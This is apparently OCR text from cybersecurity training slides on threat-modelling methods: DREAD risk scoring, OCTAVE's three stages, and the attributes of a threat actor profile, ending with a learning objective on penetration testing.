
DREAD

- DREAD stands for Damage, Reproducibility, Exploitability, Affected Users, and Discoverability
- A sorting scheme for calculating, comparing, and ranking the possible extent of threat for each assessed risk
- The DREAD formula for calculating the risk value:

  Risk = (Damage + Reproducibility + Exploitability + Affected Users + Discoverability)/5

OCTAVE

- OCTAVE stands for Operationally Critical Threat, Asset, and Vulnerability Evaluation
- Three stages of OCTAVE methodology:
  - Build Asset-Based Threat Profiles
  - Identify Infrastructure Vulnerabilities
  - Develop Security Strategy and Plans




Threat Profiling and Attribution

- Threat Profiling and Attribution involves collecting information about threat actors and **building an analytic profile of the adversary**
- It describes the **adversary's technological details**, goals, and motives which can be resourceful in building a strong countermeasure


The threat profile can be created to include the details of the following attributes:

1. **Description**
2. **Motive**
3. **Intent**
4. **Capability**
5. **Ownership Detail**
6. **Target Detail**
7. **Operating Methods**
8. **Objective**

Notes:



LO#10: Explain Different Types of Penetration Testing and its Phases

